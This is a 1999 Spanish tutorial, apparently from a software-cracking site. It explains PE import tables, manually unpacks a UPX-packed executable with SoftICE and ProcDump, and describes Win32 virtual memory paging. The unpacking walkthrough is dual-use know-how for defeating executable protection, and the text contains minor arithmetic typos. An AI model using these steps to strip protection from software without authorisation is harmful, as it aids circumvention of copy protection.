IMAGE_IMPORT_DESCRIPTOR struc
dwRVAFunctionNameList DWORD ? ;
TimeDateStamp DWORD ? ;
ForwarderChain DWORD ? ;
dwRVAModuleName DWORD ? ;
dwRVAFunctionAddressList DWORD ? ;
IMAGE_IMPORT_DESCRIPTOR ends
```

PIMAGE_IMAGE_IMPORT_DESCRIPTOR TYPEDEF PTRIMAGE_IMPORT_DESCRIPTOR

Hay tantas entradas de este tipo como módulos importados sean importados. Es decir, hay una entrada ImportDirectory para cada módulo importado.

El primer campo, dwRVAFunctionNameList, apunta a un arreglo (array) de punteros a estructuras llamadsa IMAGE_IMPORT_BY_NAME, que son las listas con los nombres y ordinales de las funciones a usar del módulo importado.

TimeDateStamp indica cuando el archivo fue fabricado.

Uno de los campos importantes de esta estructura es dwRVAModuleName, una dirección virtual relativa a la base que apunta al nombre del módulo importado.

Si resto al valor de dwRVAModuleName la dirección virtual de la sección, obtengo el desplazamiento desde el inicio de la sección.

En NOTEPAD.EXE, el campo dwRVAModuleName está en el desplazamiento 4200h + 4 + 4 + 4 = 420Ch, y contiene E874 0000, que invertido es 0000 74E8h. La dirección virtual de la sección .idata es 7000h. Entonces el nombre del primer módulo importado se encuentra en:

0000 74E8h - 0000 70000h = 0000 04E8h + 0000 4200h = 0000 46E8h.

En el desplazamiento 46E8h encuentro una cadena con el primer módulo importado por NOTEPAD.EXE: Shell32.dll. Este nombre estará antecedido por el nombre de una de las funciones importadas del módulo y estará seguido por las demás funciones.

El campo dwRVAFunctionNameList apunta a la lista de punteros a los nombres de las funciones importadas en el módulo. Confirmemos esto en NOTEPAD.EXE.

El campo dwRVAFunctionNameList está en 4200h y contiene 0000 7160h, lo que indica que la lista de punteros a nombres importados del módulo correspondiente está en:

0000 7160h - 0000 70000h = 0000 0160h + 4200h = 0000 4360h.

El valor en este desplazamiento es 000 74D8. Es la dirección virtual de la lista de nombres:

0000 74D8 - 0000 7000 = 0000 04D8h + 4200h = 0000 46D8h.

Si vamos a esta dirección encontraremos que contiene el número 004Eh, seguido por la cadena 'ShellExecuteA'. El primer número es el ordinal de exportación de la función con que inicia la lista de nombres importados del módulo, y la cadena es el nombre de la función. El ordinal es un número de referencia que puedo emplear para llamar a la función importada si no poseo su nombre.

El campo dwRVAFunctionAddressList es sumamente importante. Apunta también a un arreglo (array) donde el cargador de W32 coloca la dirección virtual del punto de entrada de la función importada. Esto es de sumo interés: cuando el cargador monta el programa en RAM llena este arreglo con las direcciones virtuales donde inician las funciones importadas. Cuando el programa llama a una de estas funciones lo hace indirectamente a través de una llamada como esta:

jmp [RVA del THUNK]

El campo dwRVAFunctionAddressList está, en NOTEPAD, en 0000 4210h, y contiene el valor 0000 7370h, ya invertido. Quiere decir que apunta a:

7370 - 7000 = 0370 + 4200 = 4570h ; <-- dwRVAFunctionAddressList

Anota este número.

Ahora fíjate. Desensambla NOTEPAD.EXE con W32DASM. Busca la cadena "ShellExecuteA" hasta llegar a:

* Reference To: SHELL32.ShellExecuteA, Ord:004Eh |
:00402DEE FF1570734000 Call dword ptr [00407370]

Es una típica llamada a una función API de W32. Tiene la forma "CALL DWORD PTR [THUNK RVA]. "THUNK RVA" es la RVA donde el cargador de W32 coloca la dirección virtual donde inicia la función importada en el espacio de direcciones del proceso. Si con un programa como OFFSET (de Iczelion) o OFFCAL (de MrCrimson) revisas el desplazamiento en el archivo que corresponde a la dirección de memoria 00407370, verás que esta dirección corresponde al desplazamiento 000 4570h, el mismo apuntado por el campo dwRVAFunctionAddressList correspondiente a la información sobre "ShellExecuteA".

No olvides esto último, porque es muy útil para redirigir los llamados a funciones de la API de W32.

Tenemos ya una idea de como se estructura el encabezado significado de sus campos. Todavía queda analizar otras importantes secciones predefinidas, como la sección de recursos .rcrs. Es una de las secciones más atractivas de los archivos PE. Debido a la complejidad de su estructura, prefiero diferir por ahora su análisis, ya que implica un concepto fundamental para el programador: árbol de búsqueda. Se trata de un concepto de datos estructurados que merecería una atención especial.

De todos modos hagamos un ejercicio para consolidar conocimientos.

Al Atake

DESEMPAQUETANDO EJECUTABLES

Como ejercicio podemos tomar cualquier archivo ejecutable y examinar el encabezado con un editor hexadecimal, anotar los valores críticos y después comprobar si hemos acertado con cualquier volcador (dumper) de archivos PE, como EXESCOPE o PROCDUMP.

Empleemos PROCDUMP y tomemos como víctima SNIPPETCREATOR de Iczelion.
Se trata de un fabuloso programa ideado por un experto en W32 ASM. Además de permitir editar los encabezados de los archivos PE, sirve para insertar SNIPPETS (recortes) en archivos PE. En otras palabras, este programa permite insertar código en ejecutables, no sólo cambiar unos cuantos bytes, sino rutinas enteras.

Para ver un poco la importancia de conocer los encabezados PE, este programa resulta ejemplar. Veamos.

Supongamos que queremos hacer una lista muerta de SNIPPETCREATOR. Lo abrimos con WDASM32 8.9 o con IDA. ¡Qué extraño!. No vemos llamado a ninguna API W32.

Carguemos el programa con SICE ¡Cáspita!, ¿qué pasa...?. No se despliega el programa en la ventana de SICE. Se abre directamente.

Ahora despleguemos SICE (ctrl+D). Instalemos un BRKP: BPX GetModuleHandleA. Ahora F5 y volvemos a Win. Iniciemos SNIPPETCREATOR. ¡Ahora sí! Se despliega SICE. Tecleamos F11 y ya estamos en SNIPPETCREATOR. Hacemos alt+C y bajamos por la ventana de código. Ahora si encontramos un montón de llamadas a APIs W32. Esto no se entiende. ¿De dónde salieron estas
llamadas que no aparecieron en la lista muerta?

Tal vez si hacemos un volcado con un editor de archivos PE, como PROCDUMP, podamos encontrar alguna orientación. Abramos SNIPPETCREATOR con el editor de PROCDUMP.

¿Qué vemos en la ventana PE Structure Editor? El campo "Entry Point" (punto de entrada) tiene el valor 00018037h. Qué rareza. Generalmente este valor es 00001000h para los ejecutables PE.

Veamos ahora el editor de estructuras (Struct Editor): pulsemos el botón "Sections". Caramba: ninguna sección del archivo lleva nombre predefinido. Los nombres que encontramos son: UPX0, UPX1 y UPX3. El archivo tiene tres secciones con nombres no predefinidos.

Ahora resumamos las observaciones:
1. Encontramos diferencias entre la lista muerta generada por WDASM y el despliegue en memoria que nos presenta SICE.
2. El punto de entrada del programa no es el convencional.
3. Las secciones no tienen nombres predefinidos.
4. El programa no es desplegado inmediatamente en SICE con el LOADER

De 1 ya podemos deducir que el archivo está encriptado o empaquetado. Cuando generamos la lista muerta, lo que conseguimos es el código empaquetado. Para ejecutar el programa, el sistema debe montarlo en RAM, entonces debe desempaquetarlo primero. Esta es la importancia de los cargadores (LOADERS), desempaquetan los archivos y despliegan su contenido desempaquetado en memoria. Una vez hecho esto, podemos ver su verdadero contenido, incluso hasta volcarlo (dumping) a un archivo en disco duro. Esto explica la diferencia entre la lista muerta y el despliegue de SICE.

El punto 2 apoya nuestra primera conclusión. El programa inicia no en su primera instrucción sino en otra, inicia en el código que va desempaquetando el programa original.

El punto 3 es interesante ya que comienza a mostrarnos la importancia de conocer sobre los encabezados PE. Los nombres de las secciones, aunque no son los predefinidos, comienzan todos por el mismo prefijo: UPX. Si el archivo está empacado, el empacador utilizado cambia el nombre a las secciones y les asigna nuevos que inician con UPX. Veremos que con este dato es suficiente para desempacar SNIPPETCREATOR con PROCDUMP.

El punto 4 nos dice que la sección con las instrucciones ejecutables del programa no tiene asignado los atributos correctos. Esto lo veremos luego.

Nuestro análisis del punto 3 nos permite que ya procedamos a desempaquetar nuestra víctima. Pulsemos el botón "UNPACK" de PROCDUMP. En la caja de diálogo "Choose Unpacker" vemos una lista de desempacadores. Naveguemos por la lista. Aún sin saber mucho de desempacadores damos de inmediato con el desempacador correcto: UPX. Doble click sobre él, escogemos SNIPPETCREATOR, lo desempacamos y lo guardamos en disco duro.

Ahora abramos el archivo desempaquetado con el PE Editor de PROCDUMP. ¡WAO!: ha cambiado el valor del punto de entrada, ahora es 00001000h, el convencional. Ahora echemos un vistazo en "Sections". ¡DE NUEVO WAO!: Ahora tenemos cuatro secciones. A las anteriores tres UPXs se agrega .idata, es decir, la sección con datos sobre nombres importados.

También han cambiado las características (CHARACTERISTICS) y los desplazamientos virtuales (Virtual Offset) para las secciones. De esto hablaremos luego.

Ahora hagamos una lista muerta del archivo desempacado. Con WDASM aparecen las llamadas a APIs aunque por ordinales. Con IDA PRO sí aparecen las llamadas a las APIs por nombre. El archivo ha sido desempaquetado. Ahora podemos sentarnos cómodamente a analizarlo y aprender como se hace un buen editor de archivos PE.

En realidad no necesitamos PROCDUMP para hacer el desempaquetado. Sólo necesitamos hacer un volcado del encabezado PE y ver los nombres de las secciones para identificar el desempaquetador. También, conociendo el formato del encabezado, es suficiente abrir el archivo con un buen editor hexadecimal y buscar "manualmente" el encabezado de tablas de secciones y veremos los nombres incriminadores que revelan el empacador empleado.

A propósito, podemos encontrar UPX en http://www.nexus.hu/upx/. Es freeware. Para el momento en que escribo esto, la versión disponible es la v0.84. Si comparamos la diferencia de tamaño entre el ejecutable empaquetado y el desempaquetado, nos daremos cuenta de la calidad de este empaquetador. No desempaca paquetes de versiones anteriores, así que no sirve para desempacar SNIPPETCREATOR v1.05.


Ahora hasta podemos renombrar las secciones con los nombres predefinidos correspondientes, si quisieramos. Esto puede ser útil en ciertas ocasiones que por ahora no pienso mencionar.

Ahora, supongamos que no tenemos a la mano el desempaquetador preciso, ni tampoco lo suministra PROCDUMP. Entonces podemos recurrir a otro método, el descrito por Volatily en su artículo **Manually Unpacking - ASPack v1.083**, que se puede conseguir en el inmeso WEB site de fravia. Es un método un tanto engorroso, pero funciona. Lo

único es que no desempaca la sección .idata, entonces cuando lo desensamblamos no aparecen los nombres de las funciones API W32 en sus llamadas.

Resumo los pasos de este procedimiento para desempacar manualmente un archivo ejecutable:

1. Abrimos la víctima (SNIPPETCREATOR) con el PE Editor de PROCDUMP.
2. Anotamos el punto de entrada (Entry Point): 00018037h
3. En el editor de estructuras (Structures Editor) pulso "Sections".
4. Anotamos los datos de la ventana Sections Editor:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	00016000	00001000	00000000	00000400	E0000040
UPX1	00000E50	00017000	00001000	00000400	C0000040
UPX2	00005029	00018000	00005029	00001400	E0000020

5. Buscamos una sección ejecutable con la bandera de datos inicializados.
Es la sección UPX0:

000000040h datos inicializados.
200000000h ejecutable.
400000000h se puede leer.
800000000h se puede escribir en la sección.

E00000040h

7. Para que el programa pueda ser desplegado por SICE al iniciar, cambiamos las características de la sección UPX0 para hacerla una sección de código: reemplazamos E00000040h por E00000020h. Para hacer esto pulsamos sobre el nombre de la sección con el botón derecho del ratón y elegimos Edit Section del menú despegado. Se despliega ahora la caja de diálogo **Modify section value**. Reemplazamos el valor en el campo "Section Characteristics". Ahora podemos desplegar el ejecutable con el LOADER de SICE y desplegarlos en la pantalla del depurador. Anotamos también el desplazamiento (Virtual Offset) de esta sección: 1000h. Seguramente será la dirección donde inicia el programa original.

8. Cargamos la víctima con SICE. Bajamos por el código del programa empleando la tecla F10, teniendo cuidado de colocar puntos de ruptura (BREACKPOINTS) o trampas en las instrucciones inmediatamente después de aquellas donde hay saltos hacia arriba. Por ejemplo:
en la instrucción 0041806F hay un salto hacia arriba: JB 00418060, lo que indica que se trata de un bucle de miles vueltas. Entonces hacemos establecemos una trampa en la instrucción siguiente: BPX 00418073, y tecleamos F5 para pasar por alto este bucle. Este procedimiento debe repetirse para cada bucle encontrado, si no queremos tardar años.

9. En cualquier momento llegaremos a las instrucciones:

```
004181CA        61              POPPAD
004181CB        E9308EfEFF      JMP 00401000
```

Es un salto a la dirección 00401000h, que es el desplazamiento donde suponemos que inicia el código original del programa. Basamos esta suposición en el hecho de que esta es la dirección que generalmente establece por defecto el enlazador como punto de entrada. también en el hecho de que una de las secciones, seguramente la de código (.text) inicia aquí. Para asegurarnos que este es el caso, hacemos BPX 004181CB y seguimos (F10). Cuando arribamos a la dirección 00401000h ya podemos ver llamadas a funciones W32 API. Quiere decir que estamos en la sección de código.

10. F5 para salir de SICE. Cerramos la víctima y la corremos de nuevo. Seguramente se desplegará SICE en algunos de los BREAKPOINTS que dejamos cuando saltábamos bucles grandes.Debemos pulsar F5 hasta llegar a 004181CB.

11. Cuando llegamos aquí, cambiamos la instrucción:
004181CB E9308EfEFF JMP 00401000

por:
004181CB E9308EfEFF JMP 004181CB

Lo hacemos así:
a 004181CB jmp 004181CB

12. F5 para volver a Win. El programa se ha quedado en un bucle infinito en la memoria. Abrimos PROCDUMP. Buscamos en la ventana de tareas (Tasks) de PROCDUMP a la víctima. Pulsamos sobre ella con el botón derecho del ratón. Elegimos "Dump (Full)" en el menú desplegado y guardamos el archivo desempacado en disco.

13. Matamos la tarea víctima.

14. Cambiamos el punto de entrada: abrimos el archivo desplegado con el PE Editor de PROCDUMP, y reemplazamos el valor en Entry Point por 00001000.

15. Abrimos el archivo ya desempaquetado. Perfecto: funciona. Como vemos su tamaño se ha incrementado una barbaridad, lo que indica la potencia del empaquetador UPX.

Si desensamblamos este desempaquetado con WDASM o con IDA, veremos los problemas de este método de desempaquetado: no se desempaqueta la sección de importaciones .idata, por lo tanto, no se despliegan los nombres de las funciones W32 API.

ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS ==========

Los primeros bytes del archivo... ¿Corresponden siempre y únicamente a la cabecera?

Imagino que sí. El encabezado puede diividirse en cuatro grandes partes. La primera es el viejo encabezado DOS. El último campo de este encabezado apunta a un campo con un par de caracteres que dicen el formato del archivo ejecutable. Ahora, imaginate que este encabezado no esté aquí. El cargador no podría encontrar el encabezado PE ni tampoco podría determinar si se trata de un archivo PE (W32) o NE (W16) o LE (OS2). Hay algunas direcciones que varían pero cuando esto ocurre, algún campo del encabezado especifica dónde han sido relocalizados los datos.

El encabezado es una estructura de datos por la cual el cargador de W32 siempre se orienta para acelerar la carga del ejecutable en vez de implementar algún algorritmo inteligente de búsqueda que impicaría un mayor costo en cuanto tiempo y trabajo de programación.

¿Cuantos bytes tiene la cabecera?

Respecto al tamaño, hay un campo que especifica este valor y se llama SizeOfHeaders y está en el encabezado PE (estructura _IMAGE_FILE_HEADER). El valor varía de acuerdo al número de secciones u objetos del PE.

El valor decimal de "size of image" en ProcDump no corresponde al tamaño real del fichero. ¿Por qué?

Esto es consecuencia de los alineamientos. Realmente este campo indica la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Una cosa es la memoria virtual reservada y otra la memoria física comprometida. Yo puedo reservar 10 MB e ir comprometiendo bloques de 300 KB según la necesidad que tenga de ello. Evidentemente, la memoria reservada deberá ser igual o mayor al tamaño de la imagen. El valor de "size of image"que vemos, por ejemplo, en ProcDump depende del valor "SectionAlignement", es decir, del alineamiento de las secciones. Es uno de los campos opcionales de la estructura _IMAGE_FILE_HEADER.

Una página mide 4096 bytes. Si un PE tiene 3 secciones, todas de un tamaño menor a 4096 bytes, y si estas, de acuerdo a SectionAlignement" están alineadas en límites de 65.536 bytes, el tamaño de la imagen será 3 * 65.356 = 196.608 bytes.

Si yo estoy creando el programa puedo controlar el valor de "size of image" variando "SectionAlignement" en las opciones del enlazador (de TLINK o de LINK), pero esto no es necesario, porque el mismo enlazador determina el valor de "SectionAlignement" a partir del tamaño de cada sección.

Si la mayoría de los ejecutables tienen la misma dirección base 00400000h ¿como pueden proyectarse varios ejecutables a la vez? ¿Qué pasa cuando dos ejecutables tienen igual la: direccionbase + puntoentrada?

Esto se aclara viendo cómo W32 convierte direcciones virtuales en direcciones reales. Es una cuestión crucial en SOs multiprocesos. W32 es uno de estos SOs, también UNIX y LINUX. Para no enredar mucho las cosas, se puede decir que W32 crea en memoria física una tabla para cada proceso en ejecución. Esta tabla contiene direcciones de entradas de otra tabla que son punteros hacia las direcciones en memoria real donde se encuentran las instrucciones o los datos cargados en la RAM. La dirección física de la primera entrada de la tabla que transforma direcciones virtuales en reales está en un registro del CPU llamado CR3 (CONTROL REGISTER 3). Para cualquier aplicación puedes obtener el valor en este registro empleando SICE simplemente con el comando CPU, el cual muestra el valor en los diferentes registros del CPU. Hay que tener en cuenta que el valor de CR3 es sólo la dirección física de la primera entrada de una tabla de punteros a direcciones físicas de otra tabla. Se requiere todavía tener el número de la entrada de esta primera tabla para saber donde está en la memoria física la segunda tabla.

Fíjate que casi todas las direcciones virtuales de una aplicación comienzan con 0040XXXXh. No voy a explicarlo, pero esto indica la primera entrada de la tabla apuntada por CR3. Lo cierto es que cada tabla primaria es también una página de 4096 bytes, dividida en 1024 entradas de 32 bytes que son punteros a la base de otra tabla en memoria física.

Ahora, ¿por qué un ejecutable en memoria no interrumpe a otro, aunque tengan las mismas bases virtuales? Las posibles respuestas a esta pregunta me parece que ya se tienen de alguna manera. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Para cada proceso, el sistema crea un directorio de página particular. Para procesos distintos no deben coincidir los directorios de página, de lo contrario se producirá un error de protección, como a veces ocurre.

¿Qué utilidad tiene dividir los ejecutables en secciones?

Para facilitar la ubicación de los datos. Además porque, como expliqué, cada sección tiene diferente función y diferentes atributos. Imagina el enrredo si el enlazador al crear el programa pusiera el código junto a los datos, mezclados con los recursos y otras cosas: uff! Esto es así siempre, incluso en DOS. Lo que pasa es que en DOS se segmenta la memoria; W32 la pagina. También podemos encontrar otras razones que exigirían el manejo de conceptos que finalmente terminan enrredándonos más y haciéndonos parecer que se trata de una cosa muy compleja. Se trata de explicaciones que podemos encontrar en libros sobre arquitectura de computadoras. Hay varios en español, posiblemente en alguna biblioteca.

W32 puede manejar 4 Gb ffff:ffffffff que vemos en el sice. FFFFh x FFFFFFFFh = FFFF0001h = 4294901761 bytes = 4 Gb Lo cual quiere decir que las direcciones que siempre vemos en sice no son de la ram sino de la memoria virtual ¿no?

Muy cierto. Esto creo que cambiará el día que ya no necesitemos memoria virtual. De todos modos, si se tiene suficiente cantidad de RAM, en ocasiones podemos prescindir de ella. Yo nunca he probado, pero me han comentado que es más rápido.

Las paginas de memoria parecen importantes ¿qué son? ¿Qué relación tienen con las direcciones que vemos en SICE?

W32 divide la memoria física en "páginas" que tiene una longitud de 4096 bytes (4 KB). Una máquina con 8 MB de memoria tiene 2048 páginas. W32 mantiene una colección de tablas de página (también de 4 KB) para traducir direcciones virtuales a direcciones físicas. Cada proceso tiene su propia "página de directorio": una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Por eso, las direcciones virtuales iguales entre dos procesos diferentes no apuntan a la misma dirección física, a no ser que refieran a espacios de memoria compartidos.

Las direcciones que despliega SICE son virtuales y a partir de ellas se puede determinar la dirección de memoria física donde están los datos o instrucciones correspondientes. Para ello se puede emplear el comando PHYS, que busca la tabla de páginas y el Directorio de páginas asociado con el contexto de direcciones actual desplegado por SICE. Es decir, PHYS despliega todas las direcciones virtuales para direcciones físicas. Puede emplearse PEEK para leer desde la memoria física, ya que muestra el byte, word, o dword en una dirección física dada. PEEK es útil para leer registros de entrada o salida proyectados en memoria. También es útil el comando PAGE, el cual permite ver la proyección de todo el rango de direcciones lineales. Esto permite obtener la dirección física del directorio de página y verificar si las tablas de páginas del sistema operativo están proyectadas en la dirección lineal 0xC0000000. Véase ***La Memoria en W32: intro***.

¿Por qué necesitamos alineamientos? ¿ Por qué FileAligment usualmente usa límites en 512 bytes y SectionAlignment (después de que la imagen fue cargada en RAM) usualmente usa límites de 4096 bytes?

W32 trata con paginación de memoria física y usa memoria virtual. Entonces W32 tiene que manejar memoria virtual y debe tener una manera rápida de encontrar los datos del archivo. Estas son las razones de la existencia del encabezado

PE.

W32 pagina la memoria física, la divide en regiones de tamaño fijo. En la arquitectura x86 cada página tiene un tamaño de 4096 bytes. Cualquier sección cargada en RAM debe tener un alineamiento para soportar paginación de memoria. Cuando el sistema reserva memoria, asegura que la región reservada sea un múltiplo par del tamaño de página. SectionAlignment garantiza que cada sección comience en una dirección virtual alineada a una página

FileAlignment es un valor que debe ser potencia de 2 entre 512 y 65,535. Es "la granularidad mínima de pedazos (chunks) de información dentro de la imagen antes de ser cargada" [Katz]. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (el cual también tiene un tamaño de 512).

¿Qué es un proceso?

W32 llama proceso a un programa en ejecución. Un proceso posee un espacio de 4 GB con los datos y el código del archivo EXE de la aplicación. Un proceso es inerte, no hace nada. Para que haga algo debe poseer un hilo, el cual se responsabiliza de ejecutar el código presente en el espacio de direcciones del proceso. Incluso, un proceso puede tener más de un hilo en el mismo espacio de direcciones ejecutándose al mismo tiempo. Pero el proceso necesita por lo menos un hilo para ejecutar el código proyectado en su espacio de direcciones, en caso contrario el sistema destruye el proceso y su espacio de direcciones.

¿Qué es un hilo (*thread*)?

Es la descripción de la trayectoria que sigue la ejecución de un proceso. Cuando arranca un proceso, el sistema crea un hilo principal (llamando a CreateThread) el cual comienza llamando a la función WinMain, ejecutándola hasta alcanzar la función ExitProcess que culmina el proceso. La noción de hilo fue implementada por W32 para dar cuenta de la posiblidad de los procesos W32 de correr más de un subproceso al mismo tiempo. W32 llama hilos a los subprocesos.

Bueno. Lo visto hasta ahora puede servir como una introducción al conocimiento de los archivos con formato PE y para adquirir cierta conciencia de la importancia de este asunto. Realmente deberíamos profundizar más.

Como vieron he escogido como víctima a SNIPPETCREATOR. No es casual. Se trata de un programa muy poderoso, pero que requiere conocimiento de programación en ASM W32 y conocer el formato PE. Si tienes a la mano MASM 6.X o TASM 5.X, entonces podemos avanzar ya al estudio de SNIPPETCREATOR, lo cual nos dará mayor conocimiento sobre los archivos PE:

snippetcreator: tutorial (en elaboración)

Si no tienes conocimiento del lenguaje ensamblador para W32, pero todavía te interesa el tema de los PE, entonces pasemos a estudiar la sección de recursos de estos archivos.

Y tú, cabeza ***de recursos*** (en elaboración)

GRACIAS A:

- **GERZA**: por haberme animado a escribir sobre el tema y orientarme cómo hacerlo.
- **Iczelion y Stone**: creadores de dos herramientas maravillosas.

Observaciones y correcciones, comunicarse con:

nuMIT_or@iname.com

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Título	**La Memoria en W32: intro**	W95 / W98 / NT
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24	
Objetivo	**Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.**	
Cracker	**nuMIT_or**	
Fecha	Octubre de 1999	
Fuente	PERTZOLD, Ch: *Programación en Windows 95*, Madrid, McGraw-Hill, 1996. Capítulo "Gestión de memoria y entrada/salida de archivos", Apartado: "Finalmente, 32 bits", pp 727-730.	

La Memoria en W32: intro

Introducción

La gestión de memoria en W32 se realiza a través de tres mecanismos:

1- **memoria virtual**: cuando se quiere gestionar grandes estructuras de objetos.
2- **proyección de archivos en memoria**: para gestionar grandes paquetes de datos en los archivos y compartir datos entre procesos distintos.
3- **montículos (heaps)**: para gestionar muchos bloques pequeños de datos.

El tema está suficientemente desarrollado en tres artículos clásicos de Randy Katz:

1- Managing Virtual Memory in Win32
2- Managing Memory-Mapped Files in Win32
3- Managing Heap Memory in Win32

En este artículo me limitaré a explicar un poco la gestión de la memoria virtual en W32, concetrándome en la manera cómo W32 traduce direcciones virtuales a direcciones reales. Se trata de una adpatación de la sección "Finalmente, 32 bits" del capítulo "Gestión de memoria y entrada/salida de archivos" del libro *Programación en Windows 95* de Charles Petzold.

Al Atake

¿QUÉ ES MEMORIA VIRTUAL?
==========
A medida que los programas de aplicación se han hecho más sofisticados y más grandes, se ha necesitado de ampliar las posibilidades de la memoria dinámica de los sistemas. Debido a lo poco económico que resulta atender la gran exigencia de memoria simplemente implementando ships con elevada capacidad de almacenamiento, este problema se ha abordado vía software, a través de sistemas operativos que ofrecen gestión de memoria virtual.

Es un mecanismo de gestión de la memoria de un sistema que implementa un espacio de memoria ficticio, llamado espacio de direcciones o de nombres, el cual es mucho mayor que el espacio de memoria real física que posee el hardware del sistema. De esta manera, el programador al desarrollar aplicaciones para un SO con memoria virtual, no tiene que ocuparse de la memoria física, simplemente programa como si tuviera a su disposición una gran espacio de direcciones para cada proceso.

¿CÓMO ES POSIBLE LA GESTIÓN DE MEMORIA VIRTUAL?
==========
El programador desarrolla sobre un gran espacio de memoria virtual, compila o ensambla sus fuentes para producir los ejecutables de sus aplicaciones. Es todo lo que hace. El SO se encarga de lo demás: traduce las direcciones virtuales en direcciones físicas y carga en la RAM del sistema sólo aquellos bloques de la aplicación que necesi ta, nunca carga todo el ejecutable ya que éste seguramente ocuparía todo el espacio de memoria física disponible y el sistema colapsaría.

¿CÓMO TRADUCE W32 DIRECCIONES VIRTUALES A REALES?

==========

W32 requiere la presencia de un microprocesador Intel 386, 486 o Pentium. Estos procesadores usan direccionamiento de memoria de 32 bits y por tanto son capaces de acceder 2 elevado a la 32, es decir, 4.294.967.296 bytes (4 gigabytes o GB) de memoria física. Por supuesto, la mayoría de los usuarios de W32 no están cerca de ese límite.

Las direcciones de 32 bits usadas por los programas W32 para acceder al código y los datos no son las direcciones físicas de 32 bits que el microprocesador usa para direccionar la memoria física. La dirección que utiliza la aplicación se llama dirección «virtual» la cual es una dirección ficticia que se traduce a una dirección física a través de una «tabla de página».

Para leer una instrucción o dato en la RAM, el CPU necesita colocar en el BUS de direcciones esa dirección donde debe estar ubicada la dirección o dato solicitado. Por ejemplo, si quiere acceder a la memoria de video, que está en 0A0000h, el CPU debe colocar este valor en el BUS.

Como las direciones de las aplicaciones son direcciones virtuales, el CPU debe traducirlas a direcciones físicas antes de acceder a los datos en la RAM.

Las aplicaciones suelen ignorar este proceso. El programa parece almacenarse en un espacio de direcciones de 32 bits y no hay nada extraño cuando se tiene que acceder a esta memoria. Sin embargo, es conveniente hacerse una idea de lo que significa esto.

W32 pagina la memoria física, la divide en «páginas» con una longitud de 4096 bytes (4 KB). Una máquina equipada con 8 megabytes de memoria tiene 2048 páginas. W95/98 mantiene una colección de tablas de página (ellas mismas páginas 4 KB) para traducir direcciones virtuales a direcciones físicas.

Cualquier proceso en W32 tiene su propia «página de directorio», que es una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente, una después de otra. La dirección física de la página de directorio activa se almacena en un registro del microprocesador llamado CR3 (CONTROL REGISTER 3), que se cambia cuando el SO conmuta el control entre procesos. Los 10 bits altos de una dirección virtual especifican una de las 1024 entradas posibles en esta página de directorio. Los 20 bits altos de la entrada de la página de directorio indica una dirección física de una tabla de página (los 12 bits inferiores de la dirección física se definen a cero). Esto referencia otra página, que también tiene hasta 1024 entradas de 32 bits. Los 10 bits del medio de la dirección virtual referencian una de estas entradas. De nuevo, la entrada tiene una dirección física de 20 bits para indicar la posición de comienzo de un marco de página, que es una dirección física. Los 12 bits inferiores de una dirección virtual apuntan a una posición física dentro de este marco de página.

Mostrado simbólicamente, uno puede representar una dirección virtual de 32 bits (que es con lo que trabaja una aplicación) como una entrada de página de directorio de 10 bits (d), una entrada de tabla de página de 10 bits (p) y un offset de 12 bits:

dddd-dddd-ddpp-pppp-pppp-oooo-oooo-oooo

Para cada proceso, el microprocesador almacena un valor de 20 bits en el registro CR3 (r de registro):

rrrr-rrrr-rrrr-rrrr-rrrr

La dirección física de comienzo de la página de directorio activa del proceso es:

rrrr-rrrr-rrrr-rrrr-rrrr- 0000-0000-0000

Recuérdese que todas las páginas se almacenan en límites de 4 KB, por tanto, cada página comienza en una dirección con los 12 bits inferiores igual a cero. El microprocesador primero accede a la dirección física:

rrrr-rrrr-rrrr-rrrr-rrrr-dddd-dddd-dd00

Esta posición contiene otro valor de 20 bits (t de tabla):

tttt-tttt-tttt-tttt-tttt

lo cual indica la dirección física de comienzo de una tabla de página:

tttt-tttt-tttt-tttt-tttt-0000-0000-0000

El microprocesador accede luego a una dirección física:

tttt-tttt-tttt-tttt-tttt-pppp-pppp-pp00

Almacenado en este área hay un valor de 20 bits de un marco de página (c de marco):

CCCC-CCCC-CCCC-CCCC-CCCC

La dirección fisíca final de 32 bits es una combinación de este marco de página con los 12 bits de offset inferiores de la dirección virtual:

CCCC-CCCC-CCCC-CCCC-CCCC-0000-0000-0000

Esta es la dirección física. Es todo.

